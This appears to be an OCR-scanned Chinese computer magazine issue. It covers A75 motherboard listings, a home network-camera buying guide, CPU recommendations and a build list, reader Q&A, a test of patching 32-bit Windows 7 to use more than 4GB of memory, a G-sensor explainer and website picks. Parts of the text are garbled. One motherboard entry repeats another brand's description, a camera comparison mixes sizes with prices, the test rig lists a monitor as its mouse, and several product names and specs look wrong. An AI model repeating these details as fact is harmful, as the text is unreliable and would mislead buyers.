显卡插槽: 2 个  
本局报价: 499 元  
推荐理由: 昂达 A75 主板, 二三线城市均可非常容易地买到。



技嘉 GA-A75M-S2V 主板

视频接口: DVI+VGA  
USB 接口: USB3.0+2+USB2.0+4  
内存插槽: 2 个  
显卡插槽: 2 个  
本局报价: 599 元  
推荐理由: 一线厂商的超值 A75 主板, 没有提供 HDMI 接口是一个遗憾。



华硕 F1A75-M 主板

视频接口: HDMI+DVI+VGA  
USB 接口: USB3.0+2+USB2.0+4  
内存插槽: 4 个  
显卡插槽: 2 个  
本局报价: 649 元  
推荐理由: 一线厂商的超值 A75 主板, 性价比比其他一线贵了 50 元钱。



华擎 A75M-HVS 主板

视频接口: HDMI+VGA  
USB 接口: USB3.0+4+USB2.0+2  
内存插槽: 2 个  
显卡插槽: 1 个  
本局报价: 499 元  
推荐理由: 研发能力较强的华擎 A75 主板, I/O 接口部分提供了多达 4 个 USB3.0 接口。



华硕 A75M-HVS 主板

视频接口: HDMI+VGA  
USB 接口: USB3.0+4+USB2.0+2  
内存插槽: 2 个  
显卡插槽: 1 个  
本局报价: 499 元  
推荐理由: 研发能力较强的华擎 A75 主板, I/O 接口部分提供了多达 4 个 USB3.0 接口。

# 居家安防千里眼

## 家用网络摄像头导购

### 什么是网络摄像头

从名称上来看,与普通摄像头相比,网络摄像头多了“网络”两个字,最大的特点是可以将拍摄通过网络传送到,我们远程就可以看到,而且操作比较简单,只需登录浏览即可。具体来看,网络摄像头与普通摄像头相比,还有以下几点的特点。

一、机身更高。普通摄像头一般只有几十厘米,多的也不过一两百厘米,而网络摄像头的价格要高出不少,最少的也要几百块,千元以上的也不少。

二、信号更不同。从外观来看,网络摄像头最大的特点是其背部除了电源插孔外,还有一个网络接口,正是有了这个接口,网络摄像头才可能与网络相连。我们才可以远程看到家中的实时状况。除了这一点外,不少产品后面还带有一根天线,这是无线摄像头的标志。在普通摄像头中,无线产品并不多见,但在网络摄像头中,无线几乎成了标配。

三、产品功能更加丰富。普通摄像头主要用于娱乐,而网络摄像头则主要用于安防。由于定位不同,网络摄像头的功能更加丰富,如可以远程控制摄像头、远程控制摄像头上下左右调整镜头、自动打开红外夜视、手机远程查看等。此外,有些网络摄像头还支持存储卡或硬盘等设备,可以将影像存储下来。这些功能可算它的绝技。普通摄像头本身采用嵌入式操作系统,这样,它可以脱离电脑独立工作,只需接电源和网络即可。而普通摄像头只有与电脑相连后才能正常使用。

四、安装使用更简单。普通摄像头的应用环境主要是桌面,可以随时移动。而网络摄像头的使用位置则要根据监控的对象和区域而定,而且大多数要固定到墙上。

这样一来,安装是否牢固就很重要了。一般来说,网络摄像头大多会提供安装支架,我们需要先将摄像头安装到支架上,然后再将支架固定到墙上。

### 什么情况下要用到家用网络摄像头

一般来说,如果你遇到以下两种情况之一,那么就要用到家用网络摄像头了。一是需要大幅度保障家庭财产的安全,防火、防盗,并且在发生意外时,能够及时收到报警信息。二是家中有人、小孩等,需要随时了解他们的情况。这时,只要安装上网络摄像头,不管我们是不是上班是出差,家中的变化都能被随时掌握。

### 如何选购网络摄像头

1. 功能并非越多越好。够用就行。前文提到,网络摄像头的功能较多,但并不表示功能越多的产品越适合我们。原因很简单,功能越多,那么它的价格也越高。而有些功能并不见得每个人都会用到。如果我们的监控区域较小,那么光学变焦就没有必要。那么自动红外夜视功能也就没必要了。而有些功能的价格,则直接关系到产品的性价比,也关系到我

们的购买成本。

2. 产品参数并非越高越好。不同产品之间参数上的差异直接体现了产品性能的高低,但并非越高越好。这里以分辨率为例,如果你知道一款网络摄像头的分辨率只有30万像素(影像分辨率为640×480)准入门槛的话,那你就错了。因为网络摄像头的传输主要依靠网络,如果摄像头的分辨率过高,产生的数据也会很大,那网络实时传输就会有困难。就目前网络情况来看,640×480的分辨率基本是影像实时传输的上限了。那么为什么还有产品分辨率很高,有的甚至达到了200万像素(分辨率1600×1200)呢?原因很简单,这些产品在使用时,除了通过网络将影像传出去之外,还可以将影像存储在本地(如使用闪存卡,或者与电脑相连),有的则可以与NAS相连。在关键时候,这些高清晰度的影像会发挥出至关重要的作用。但这样一来,整体成本就会高出许多。

### 小提示 Tips

对于新手来说,购买摄像头,有几点需要注意。一是,不要贪图便宜。二是,尽量选择大品牌。三是,尽量选择分辨率高的产品。四是,尽量选择支持NAS的产品。五是,尽量选择支持无线的产品。六是,尽量选择支持高清的产品。七是,尽量选择支持夜视的产品。八是,尽量选择支持报警的产品。九是,尽量选择支持远程查看的产品。十是,尽量选择支持手机查看的产品。

提到摄像头,可能你并不陌生,视频聊天高清不开它。但提起网络摄像头,是不是觉得有点陌生呢?其实,网络摄像头在很多应用领域都有很大的用处,例如本文介绍的家庭监控。

1. 小时的内容。我们每天需要的时间一般为16小时,而目前一块16GB的闪存卡不会超过200元(没有必要追求高速卡,普通卡即可满足日常需求)。如果这样算,每天拍摄的视频,一块闪存卡可以存储到十几个小时,拍摄的视频,花费更少,成本也可以降低。

此外,我们在实际选购时,还有一些细节是需要注意的。首先,要看摄像头的体积,一般来说,越小越好,因为越小越不会引起注意。其次,要看配件是否齐全,尤其是固定要用到的配件是否齐全。另外,如果可以的,最好还是买个固定配件。这样,在安装时,如果操作失误,还有备用的配件。最后,要优先考虑无线产品,最大的优势是减少了布线的麻烦,并且安装位置更加随意。当然,前提是家中要有无线路由器,并且要设置摄像头的地址有足够的信号传输影像。

### 网络摄像头如何安装和使用

首先,我们需要确定摄像头的安装位置。总的原则是在保证监控区域满足需要的同时尽可能地靠近监控对象的位置。这样效果会更好。大多数是正对门口,或者家中存有贵重物品的位置,另外要注意的,是要避免强光,否则,就会直接影响到影像效果。

其次,连接要做好。线路要正确。一般摄像头安装在墙角处,或者高处,身到物品,如花瓶的背面。总的来说,总不能让小偷一进来就能看到,同时还要注意避免引起家人的反感。另外,还要注意,网络摄像头在安装时,会涉及到电源线和网线。可能你的摄像头做好后,但这两根线没接好,也是白搭。因此,建议大家要结合自身家中的实际情况将这两根线接好。

一般来说,安装网络摄像头时,大多会涉及到打眼、布线等“施工”,如果你没有相应的设备,或者想最大限度地减少对家庭装修的“破坏”,还是委托给安防公司来做,由于只在于家中使用,工程量较小,价格也并不会太高。

至于网络摄像头的使用,也很简单。由于产品不同,具体使用的方法也会有不同,但基本思路是一样的。即远程打开浏览器后,或进入专门的网站,或使用手机自带的软件,或直接登录摄像头的IP地址,然后输入相应的用户名和密码就可以直接看到家中的情况了。为了方便使用,大部分网络摄像头还可以远程控制,包括上下左右转动、变焦、录制视频等,有的还支持手机查看,使用更加方便。



网络接口是它的重要标志



安装在墙上的网络摄像头



支持存储卡可实时不借助电脑功能



支持手机访问的网络摄像头还是更方便的

### 产品推荐



帝视DSN-Q7

参考价格:350元

这是一款无线网络摄像头,价格较低,但它的功能很全面,性价比很高。它自带红外夜视功能,支持IEEE 802.11b/g无线网络,可以提供640×480分辨率的影像。它采用P2P技术传输数据,要比其他产品在带宽方面要求低。使用者通过电脑、手机等登录指定网站即可,并且还可以远程控制摄像头的水平和上下旋转。如果有需要,可以通过双向语音技术与家人直接通话。其他方面,支持移动检测,可与外部报警系统联动,一旦发生异常,可将当时影像、图片等传输到指定的邮箱。



D-LINK友讯DCS-932L

参考价格:668元

这是一款体积小小巧的无线网络摄像头,机身分为白色。可拍摄最高640×480,20fps的影像。支持红外夜视功能,并且能够自动打开,晚上即使没有灯光也可以正常使用。支持移动检测,就是网络摄像头会实时当前的画面,如果有物体移动,就会把它拍下,然后将该发送到指定的邮箱中。此外,它支持WEP/WPA/WPA2安全,支持IEEE 802.11b/g/n无线模式,用户可以通过登录指定的网站查看家中的情况。除了可以在电脑上查看之外,还可以在智能手机、平板电脑上通过客户端进行查看。



易视眼EasyN FS/D13B-M1661

参考价格:700元

这款无线网络摄像头最大可以支持640×480,30fps的影像,具有自动红外夜视功能,晚上可以拍160度范围内的影像。它自带云台,可以左右160度,上下60度旋转。用户能够远程用手机或电脑操控摄像头支持传输以多角度查看家中情况。易视眼支持无线局域网,背后有一个SMA天线接口,无线路由器下,机身有一个SMA天线接口,机身有麦克风和喇叭,采用双向语音模式,可以与家中进行对话。它同样可以外接多种报警装置,并且还可以外接报警喇叭。在查看方式上,用户可以通过手机或电脑登录指定的网站进行查看,无需申请动态域名解析。



爱国者爱翼YJ82810

参考价格:1400元

这是一款功能比较全面的有线网络摄像头,用户可以用它来控制摄像头和摄像头的上下左右旋转,支持自动红外夜视功能,晚上也可以正常使用。而它还可以支持视频检测,可直接发送抓拍图片和报警信息到指定邮箱。还支持外接两个对讲设备,还可以与温度、湿度、烟感、入侵等报警装置相连接,联动灯光、警号、报警器等。由于与设备联动,还会记录报警,电话报警装置是可以自动拨打报警电话或主人手机,组成一个完整的安防系统。使用方面,可以直接登录网站查看家中情况,并且可以借助这个网站同时管理16个网络摄像头。@南北王刚

# 处理器淘宝正当时

## 国庆超值 CPU 推荐

商家素有“金九银十”之说，国庆七日期是个DIY装机的高峰期。在国庆期间，不管是商家还是卖场都会推出促销活动，使得国庆购机能够让消费者得到更多的实惠，而国庆期间，哪些CPU更加超值更值得购买呢？

## SNB 办公游戏两相宜

Intel SNB 架构处理器采用 32nm 工艺, 将核心显卡和处理单元完全融合封装, 体积小性能功耗低。无论普通 3D 游戏还是高清影音播放都能轻松驾驭, 在中低端 CPU 市场可谓性价比出众。

## APU 平台初露锋芒

AMD 的 APU 平台前段时间雷声大雨点小，市场上难觅产品踪影。现在市场上 APU 平台已经开始铺货，AMD 将性能可以媲美入门级独立显卡的 GPU 核心与 CPU 核心融合，值得喜欢玩点一般的 3D 游戏又不想配独立显卡的玩家关注。

## 好马配好鞍

好与还需配好鞍,一颗强劲的 CPU 怎能没有一块殷实的主板呢?市场可搭配英特尔 SNB 处理器的主板有 H61、H67、P67、Z68 等芯片组, H61 适合低端家用平台,对预算有限的朋友也是不错的选择, H67、P67 没有实际的购买价值, Z68 主板则是高端用户的选择。 APU 平台的选择就没什么多了,目前也只有 A75 和少量 A55 主板可供选择,不过在预算充裕的情况下,还是建议选择 A75 主板更好。

## 装机店 | Plan

pcw-market@vip.sina.com

**推荐** 国庆超值游戏电脑

配件	产品名称	价格(元)
CPU	Intel Core i3 2100(盒)	750
内存	威刚 游戏威龙 4GB DDR3 1600	190
硬盘	希捷酷鱼7200.12 1TB	360
主板	华硕 P8H61-M LE	449
显卡	讯风 HD6770 毒蜥版	799
显示器	LG E2260T	909
键盘	金河田游侠专家K130G	59
鼠标	雷柏 N3000	65
机箱	航嘉 御珠王S1	188
电源	长城 韦电GW4500DI(80+)	299
总价		4158

## 站长点评:

国庆长假来了,或许的十几个朋友出去短程旅游是个不错的选择。不过窝在家里来一个游戏7天乐也是个很好的调节办法。玩游戏的朋友且看看站长推荐的超值配置。

玩游戏的机皇,性能不济的整合显卡自然靠边站,独显那是必不可少的。据悉 HD3690 将是一款非常适合游戏玩家的中高端 AMD 游戏显卡。首先它价格不

超值产品推荐

Intel 奔腾 G620 —  
插槽类型:LGA 1155  
主频:2600MHz  
三级缓存:3MB  
热设计功耗(TDP):65W  
本周报价:460 元

**推荐理由：**奔腾 G620可谓平民的法拉利，身为Intel SNB架构处理器的入门级急先锋，不断刷新低价使得其性价比极高，内置核心显卡频率为850MHz，打算DIY入门级高清电脑的对其可多加关注。

Intel 酷睿 i3 2105  
插槽类型:LGA 1155  
主频:3100MHz  
三级缓存:3MB  
热设计功耗(TDP):65W  
本周报价:830 元

**推荐理由:**Intel 酷睿i3 2105 搭载有HD Graphics 3000, 相较其他只搭载HD Graphics 2000的SNB架构处理器, 其核心显卡多一倍EU微处理器执行单元, 适合喜欢用集显玩普通3D游戏的经济型游戏玩家。

AMD 速龙 II ×4 640  
插槽类型:Socket AM3  
主频:3000MHz  
缓存:二级 4×512KB  
热设计功耗(TDP):95W  
本周报价:740元

**推荐理由:** 速龙II X4 64采用AM3接口, 主板支持型号较多。其采用K10架构的原生四核心设计, 多线程处理性能不错, 完全可满足应用程序多开的需求, 是想拥有四核心处理器的玩家们不错的选择。

**AMD A6 3500**  
插槽类型:Socket FM1  
主频:2100MHz  
二级缓存:3MB  
热设计功耗(TDP):65W  
本周报价:630元

**推荐理由:** A6 3500是AMD独有的新一代三核心产品, CPU功耗控制较好, 最高TDP仅为65W, 融合HD 6530D“独显核心”配置强劲3D游戏性能表现上佳, 是APU平台。

### 选购技巧

### CPU 接口只选主流

CPU 接口现在比较多,英特尔现在主推 LGA1155 接口, LGA1156 接口处理器正在逐步淘汰中,不排除部分商家利用国庆节装机高峰期浑水摸鱼,将老 LGA1156 接口 CPU“促销”给不知情的消费者,一旦买到这种 CPU 及主板,将来硬件升级很麻烦,尽量避免。

CPU 也要有可玩性

对于爱“折腾”的玩家来说，CPU除了要有强劲的动力外，还要支持超频、不锁倍频、开核等各种超值的可玩性，毕竟选择DIY装机的玩家要比选择品牌机的用户思想活跃许多，CPU可玩性越高，DIY装机时越不枯燥，如果再搭配一款超频性能不错的主板，那就再好不过了。

### 别被 TDP 吓住

以前购买 CPU 关注主频、缓存、核心等参数,现在越来越多的人更加关注 TDP,TDP 是“Thermal Design Power”(热设计功耗)的简称,指 CPU 最大负荷时的发热量。一般来说,CPU 性能与其 TDP 成正比,而采用垂直架构技术的 CPU 其实际功耗更是远低于 TDP 标称值,更值得购买。

升级答疑

## 升级显卡遇到的问题

我的显卡最近坏掉,于是想重新购买一块,不过我的电脑配置较老,不知道购买哪一款显卡比较合适,我的处理器是 Pentium E2160,请问哪款显卡适合我一点?

**编辑释疑：**理论上Pentium E2160最高可以跟GeForce GT5450搭配，不过考虑到这个配置已经很老了，而且也不知道电源的功率为多少，所以还是推荐GeForce GT440比较稳妥一点。

想购买一款新显示器

我想购买一个更大的显示器，不过我不知道我的配置玩游戏支持多大的分辨率比较好，我的配置为：

CPU: Intel Pentium E5200  
内存: 2GB DDR2 800  
显卡: GeForce 9600GT  
512MB

**编辑释疑：**如果不开AA的话，23英寸是没问题的，当然考虑到配置问题，还是不建议玩游戏时开太高的特效。

## USB3.0体验汇

黄奕达

最近看了网上关于USB3.0的口水战，觉得理论速度高达625MB/s和新的电源管理机制以及支持热插、休眠管理等特定技术，可光看文字也是很难理解的，作为IT“圈外人”的我还是求助于搞硬件的geek，向他们打听专家意见。用他的原话，USB3.0说白了就是一种速度更快的线，整个硬件未变，可我家的电脑是10年前未完成的，那时USB3.0产品的价格很贵，所以没买支持USB3.0的主板。当然，当前笔记本也不是USB3.0的，现在用USB3.0只好将就着买了，现在市场上在教USB3.0的拓展卡，使用带PCI插槽的一款品牌，个人觉得性价比不高，买的还不如原生的传输速度还与我家老主板上的USB3.0接口也不相上下。当然用拓展板不是USB3.0接口也不足，那就是USB3.0的接口是在机器的背面，当前接口太小不方便，不过这不是比有性价比的方面，而且性价比是不错的。



# 32 位与大内存的“纠结事”

## 破解内存限制的 32 位系统性能研究


虽说目前的64位Win7已经相当成熟,兼容性也相当不错,不过还是有一部分程序在64位环境下不能完全正常地工作,这就导致部分用户只能安装32位Win7。然而,白票价的内存让现在的基本配置都达到了4GB内存以上,这样一来问题就出现了,如何让32位Win7完全利用大内存?即便目前有破解支持大内存的方法,这些方法是否适用,性能和稳定性又如何?今天,疯狂博士就来研究一下。

### 让 32 位 Win7 支持大内存

虽然很多人说 32 位系统不支持 4GB 以上内存,不过这个说法并不正确,不用设 32 位的 Linux,就是 32 位的微软 Windows Server 2003 也支持 4GB 以上的内存。所以,理论上来说 32 位的 Win7 也能提供对 4GB 以上内存的支持,只不过微软暂时还没有放开罢了。要想 32 位 Win7 支持 4GB 以上内存,其实也很简单。

首先要看你的主板和 CPU 是否支持 Physical Address Extension (PAE 物理地址扩展)。在 AIDA64 的内存项中可以清楚地看到,目前的主流主板和处理器都是支持 PAE 的,不过有些主板没有 BIOS 中默认打开,只要进入 BIOS,对主板说明书启用内存支持即可。

其次,通过使用一款破解大内存的小软件 ReadyFor4GB 来修改操作系统文件,以管理身份运行



AIDA64 的内存项中可以清楚地看到系统是否支持 PAE

行 ReadyFor4GB, 选择“应用”即可。然后运行 AddBootMenu.cmd 文件,即可将支持大内存的修改文件加入启动项,之后只要在启动时选择“Microsoft Windows [128GB with ntldr128g.exe]”,



选择“应用”后点击“应用”即可生成支持 4GB 以上内存的系统启动文件

进入 Win7 后就能完全识别 4GB 以上的大内存了,只不过在进入系统后,桌面右下角会有一个水印,要想去的话,运行 Win7 水印去除工具即可。

#### 小提示 | TIPS

ReadyFor4GB 有 1.1 版和 1.3 版两个版本,如果 1.1 版无法破解大内存支持,请试试 1.3 版,反之亦然。

### 性能及稳定性测试

#### 测试平台

处理器:酷睿 i7 2600K  
主板:技嘉 Z68A+  
内存:金士顿 DDR3 1600 2GB × 2  
硬盘:西部数据 64GB SSD  
显卡:GeForce GTX 560TI  
鼠标:DELL U2410  
操作系统:Windows 7 64bit Ultimate  
破解软件:32bit Ultimate

从测试数据我们可以看出,从游戏方面来看,无论是原生 32 位系统,破解 32 位系统还是 64 位系统的游戏性能都差不多。3DMark11 和(天堂 2.5)的测试成绩差距都不到 1%,即使是变化最明显的(失落星球 2)的测试成绩差距也不到 2%,几乎可以说无论什么系统,对游戏性能的影响都微乎其微。

从整机性能测试成绩来看,是否破解对 4GB 以上内存的支持对 32 位系统的性能影响也不大。原生 32 位 Win7 在办公应用等方面表现得更优秀,而破解出对 4GB 内存的支持后,32 位 Win7 在运算性能方面有一定的优势。相对来说,64 位 Win7 在系统性能方面几乎是全面胜出,无论是办公应用还是游戏娱乐都明显强于任何版本的 32 位 Win7。

从计算性能来说,破解支持 4GB 以上内存的 32 位 Win7 反而表现得更好,不仅在 PCMark7 的计算性能测试项中表现更胜一筹,在 wPrime 1024M 的运算测试

项中也表现得出色一些,尽管领先的幅度也不是非常大。

从内存占用来说,是否破解 32 位 Win7 对 4GB 以上内存的支持并不影响 32 位 Win7 启动后占用的内存,不过在破解支持 4GB 以上内存的 32 位系统中,空闲内存更多,而 64 位 Win7 启动后占用的内存更多,虽然空闲内存比未破解的 32 位 Win7 少约 100MB。

从稳定性上来说,无论是是否破解 32 位 Win7 对 4GB 以上内存的支持,基本上都不会对常用软件

造成什么影响,软件运行的稳定性还是可以得到保证的,也许对极少数的应用软件来说,破解 32 位 Win7 对 4GB 以上内存的支持后,可能会导致应用程序出错,不过只要在应用中没有出现兼容性和稳定性问题,破解对 4GB 以上内存的支持并不是什么坏事,对于虚拟机之类需要占用极大内存的应用软件来说,内存自然是越大越好。

也有传言称破解 32 位 Win7 支持 4GB 以上内存其实只是表面现象,实际上系统只能利用到最大 3.49GB 内存,对于这个传言

本博士也进行了验证,在占用 564MB 内存的破解版 32 位 Win7 中利用虚拟机磁盘软件建立一个 3.4GB 的虚拟磁盘,将 3.38GB 的压缩文件复制到虚拟磁盘中,然后将它解压到硬盘中,将系统内存增加到 8GB,在破解版 32 位 Win7 中虚拟出 4GB 的磁盘,复制 3.98GB 的压缩文件,在解压时也没有出现任何问题,也就是说破解版 32 位 Win7 确实可以利用到所有内存,并不存在只能利用到最大 3.49GB 内存的问题。

破解后运行应用性能测试表		Windows7 X86	Windows7 X86“大内存版”	Windows7 X64
PCMark7	总分	4541	4535	4870
	轻量级	4382	4294	4646
	生产力	3944	3816	4428
	创作	4888	4924	4929
	娱乐	4730	4889	5010
	计算	4705	4859	4781
	存储	4527	4516	4540
SiSoftware Sandra	内存带宽	17.53GB/s	17.52GB/s	17.42GB/s
	内存数据带宽	17.53GB/s	17.52GB/s	17.44GB/s
	内存吞吐量	17.52GB/s	17.53GB/s	17.40GB/s
	内存延迟	74.6ns	74.6ns	74.8ns
	3DMark11	P4533	P4535	P4544
wPrime 1024M	(天堂 2.5)1920 × 1200, 高画质, AA	38.11ps	38.31ps	38.11ps
	(失落星球 2)1920 × 1200, 高画质, AA	53.2ps	53.3ps	52.3ps
	wPrime 1024M	367.74s	363.06s	364.37s
	空闲内存占用	560MB	564MB	659MB

### 3 疯狂博士

#### 32 位 Win7 “大内存版”值得尝试

虽然微软官方由于种种考虑并没有对 32 位 Win7 支持 4GB 及以上内存的支持,但并不足 32 位系统就只能支持最大 3.4GB 的内存。这一说法从原版的 32 位 Windows Server 2003 还是从本博士破解支持 4GB 以上内存的 32 位 Windows 7 都可以看出。从性能上来看,破解 32 位 Win7 的大内存支持并不会对系统性能造成明显的影响,在计算性能方面,破解 32 位 Win7 甚至还有一定的优势。

当然,从系统稳定性上来说,相对于破解 32 位 Win7,也许原生的 32 位 Win7 会更为稳定一些,办公应用的表现也更好一些,不过从另一个角度来看,如果并不需要占用大内存的程序,而主要是用于办公、文字处理等应用,即便配备了 4GB 以上内存,也可以选择原生的 32 位 Win7。当然,如果并没有一定要安装 32 位系统的因素,本博士建议大家安装 64 位 Win7。整体性能的表现会出色一些。不过,如果是有某些应用使用旧版只能安装 32 位 Win7,而这些应用在 32 位 Win7 破解支持 4GB 以上内存的时候并不会出现兼容性和稳定性问题,本博士建议大家尝试一下破解支持 4GB 以上大内存。

#### 延伸阅读

##### 取消 32 位大内存补丁

由于所用的破解支持 4GB 内存以上大内存通过修改系统文件实现的,而原始系统文件还保留在系统中,如果在破解支持 4GB 以上大内存后,出现了某些兼容性和稳定性问题,在启动时直接选择“Windows”就可以。如果不想彻底删除破解文件也很简单,在 Windows 目录下找到 system32 文件夹删除其中的 ntldr128g.exe 文件,然后运行“msconfig”,在“引导”选项卡下删除“Microsoft Windows × × × × [128GB with ntldr128g.exe]”项,即可全部恢复正常状态。





重力感应技术并不是什么新鲜事，正因为它的存在，大家才可以在手机、平板上实现如甩取电屏、甩动切换视频等酷炫的功能。重力感应的应用为我们带来了一种前所未有的操作体验。

## 为手机、平板带来新活力

重力感应的英文全称为“G-sensor”，意为加速度传感器。从字面上就可以看出来，它的功能就是感知重力加速度的变化。加速度就是当物体在加速运动过程中作用在物体上的力，就好比地球引力，也就是重力。晃动、跌落、上升、下降等各种移动变化都能被G-sensor转化为电信号，然后通过微处理器进行分析后，就能够完成程序设定好的功能。

那么重力感应有什么样的魅力呢？我们熟知的传统的手手机基本上固定不动的，无论你怎么动或是怎么摇晃它，屏幕都不会随之变化，只能朝一个方向定位。然而运用了重力感应技术的手机，改变了传统手机这一发板的现象，使得画面会随你的摇晃而转动。这是一个相当实用的功能。

相信你遇到过这样的情况：以前在用手机浏览网页或者电子书的时候，界面所呈现的多是矩形画面，宽与高的比例也是不一样的，以一段文字为例来说，由于文字是纵向排列的，因此横向的文字会比纵向的文字多，而


# 不一样的Feel

## 重力感应技术解析



关注平板技术

⑧ 威



手机上的重力感应游戏

手机屏幕一般都是横向往右运动，因此浏览起来很不方便。有了重力感应技术之后，这个问题就解决了，因为它可以让你在手机横向往右运动时，屏幕也随之转动，从而与你的视线保持垂直。重力感应功能可以灵敏地检测游戏的动作，并直接转换为游戏中的虚拟人物、物品或交通工具的动作和状态等并显示在画面中。

以一个最简单的游戏——滚珠游戏为例，由于到处是障碍，要想让小球向前滚，就需要把设备倾斜。重力感应系统就会做出动作，根据你的倾斜角度和变化的速度，使小球以一定的速度和方向向前运动。这就是重力感应所带来的魅力！目前加速度传感器在智能手机、平板电脑已经成为一种标配。

## 重力感应是如何实现的？

重力感应技术是利用压电效应的原理来工作的。所有的压电效应都是“对于不存在对称中心的晶体施加在晶体上的外力除了会使晶体发生形变以外，还将改变晶体的极化状态。在晶体内部建立电场，这种由于机械力作用使介质发生极化的现象称为正压电效应”。重力感应就是利用了内部由于加速度造成的晶体产生这个特性。由于这个变形会产生电压，只要计算出产生电压和所施加的加速度之间的系数，就可以将加速度转化成电压输出。

在结构上，重力感应一般是由利用表面微机电技术所制作的传感器单元、讯号条件电路和ADC输出等组成。在重力传感器中，传感器单元为一电性的敏感细胞（G-cell）。敏感细胞是利用半导体材料（多晶硅）和制程（光罩和蚀刻）所制造出来的一种机械结构。敏感细胞由弹簧、横梁材质（Beam Masses）和拴绳（Tether）等组成。

你可以将敏感细胞想象成是由一组三个横梁所构成的一种机械结构，中间的横梁是可移动的，而两侧的横梁是属于固定式的。当系统感受到加速度时，便可利用中间移动横梁和两侧固定式横梁的位移计算出重力加速度的值。当系统维持静止状态或处于等速运动时，拴绳会将中间可移动的横梁拉至中心位置，利用三个横


梁可以形成两个对臂的感测，利用感应的计算公式，当有加速度产生时中间的横梁朝着加速度的相反方向位移导致电容值的变动，利用电容值的改变进而推算出重力加速度的大小。通过测量由重力引起的加速度，控制电路可以计算出设备相对于水平面的倾斜角度。通过分析动态加速度，还可以分析出设备移动的方向。这时讯号条件电路会利用位移电容的技术来量测敏感细胞的电容值并利用两个电容之间的差值来计算出重力加速度。讯号条件电路对位移电容的输出讯号进行条件处理之后，再经过低通滤波器而产生一个输出电压，基本上此输出电压会和系统所承受的加速度成正比关系。

加速度传感器有两种，一种是

角加速度传感器，是由陀螺仪（角速度传感器）改进的，另一种就是线加速度传感器。目前智能手机、平板电脑采用的是线加速度传感器，结合三轴陀螺仪实现三维加速度（故也被称为三轴重力感应）。



G-Sensor 芯片能感知各方向加速度变化




## 三轴重力感应：手机、平板的新绝技

三轴重力感应根据测量的方向，分为X轴、Y轴和Z轴，这三个轴所构成的立体空间足以检测到你在手机上的各种动作。

首先，我们可以把手机想象成一个三维的坐标系。无论手机怎样放置，Y轴都是手机的底端（包含按钮的那端）朝垂直的方向，而且这个走向是Y轴正方向。X轴坐标则是从左至右的走向，这个走向亦是Z轴，Z轴坐标正走向则是面对你的方向。这是一个我们在实际生活和教学中都经常使用的经典三维坐标系，被称为笛卡尔右手坐标系。在这里，为了方便理解，我们首先假设：右手背对着手机屏幕放置，拇指指向X轴的正方向，食指指向Y轴的正方向，中指所指示的方向即是Z轴的正方向。

这种坐标轴永远是固定不变的，无论你的手机是横拿还是竖放，如果你的手机是静止的，加速度传感器的矢量为(0, -1, 0)，方向指向地心。逆时针旋转90°，加速度传感器矢量为(-1, 0, 0)。再逆时针旋转90°，加速度传感器矢量为(0, 1, 0)。如果是

以一定角度倾斜手机，那么这1G的力会分布到不同的轴上，这取决于倾斜手机的方式。当以45°倾斜手机时，1G的力会均匀地分解到两个轴上，正常使用，加速度计在任一轴上都不会检测到大于1G的值。如果检测到加速度计大于1G，那么即可判断这是突然动作。




手机代表XYZ轴方向

如果滚动、坠落或是按手机，那么加速度计会在一个或多个轴上检测到很大的力。加速度传感器不但可以指示握持手机的方式，如果手机放在桌子上的话，还可以指示电话的正面朝上还是朝下。比如拥有重力感应系统的手机有“礼貌握持”功能，假如你在开会时不方便接听电话，当有来电时，把手机面朝下，会自动把铃声关闭，但不会挂掉电话，如果再翻回来，铃声又会开放。借助此项技术，目前的智能手机、平板电脑的重力感应功能一般都可以实现双向（上下、左右）平衡感应，而作为将重力感应引入手机的苹果，更是在目前的三轴重力感应技术基础上，在iPhone4上实现了六轴重力感应系统，除了感应上下、左右前后平移之外还可以左右、上下、前后、旋转、旋转能力更强。需要说明的是，iPhone4的六轴重力感应，指的是三个轴上的各自加速度和角速度，这六轴并不是真的六个轴。

当然，重力感应应用并不仅仅局限于手机、平板电脑，如其可被安装在游戏机手柄上，如任天堂Wii手柄就采用了三轴加速度传感器，将你的移动动作采集转换成手柄的移动动作，并在游戏中转化为虚拟的景物运动，把过去单纯的平手运动变成真正的肢体和身体的运动，实现以往按键操作所不能实现的临场游戏感和参与感。此外，如笔记本电脑硬盘的防震系统、汽车安全气囊、数码相机和摄像机的防抖功能、GPS导航系统等都可以看到加速度传感器的踪影。



iPhone4的六轴重力感应



XYZ轴手机位置变化

## 写在最后

可以说，触摸屏、重力感应等新一代交互技术的引入，智能手机、平板电脑已不再是简简单单的应用终端工具，它正在朝着更全面、更具交互性的智能终端进化，而重力感应技术的推广，则让智能终端在操作体验方面更上一层楼。



闲聊网路入门,传播网络资源,分享内容资讯!

欢迎大家分享好用的新软件,有趣的新闻站,犀利的情书(微博),每周我们将选出两名最佳分享者的重礼,并送出一系列特别小礼品。

微博分享方式:发微博给@电脑报甲甲

邮件分享方式:jiaujia@epw.com.cn,备注注明“大家来分享”

## 星座魔法卜

占卜地址: <http://weibo.com/2256330862>



**◎女生娱乐:**时尚的星座频道,这里有每天最新的星座资讯,星座运势,星座命理,风水命理,闲时来这里里坐坐,一定能找到你喜欢的东西。

**分享重点点评:**虽说“命运掌握在自己手中”,但是小编们每读到星座运势就有说不完的话题,作为射手座的我,乐观,诚实,自信,喜欢挑战,是十二星座的冒险家,崇尚自由……打住,点阵在哪里……好吧,就当工作,对星座感兴趣的朋友一定要@星座魔法占卜。

## 言兑网

请读地址: <http://www.yandui.com/>



**◎小真:**李叔说:“前进的理由只要一个,后退的理由却要多一百个。许多人整天找一百个理由证明他不是懦夫,却不用一个理由证明他是勇士。”言兑网上收集了大量的真理格言、影音视频、名人短语。可通过搜索功能找到自己喜欢的名人,还能名人“听”到!网友更是可以留言上传,或者自己推荐,发表自己的“名言”。

**分享重点点评:**再好的东西都有失去的一天,再美好的回忆也有遗忘的时候,有什么比“永远”更重要呢?来这里留下自己想说的话吧。

## 调查 | Investigate


# 在线视频造就第二个黄金档播放地

从观看时间到观看地点,从内容选择到观看体验,在线视频网站潜移默化地改变了我们的收视习惯,打造着可以和电视分庭抗礼的黄金档播出播放平台。

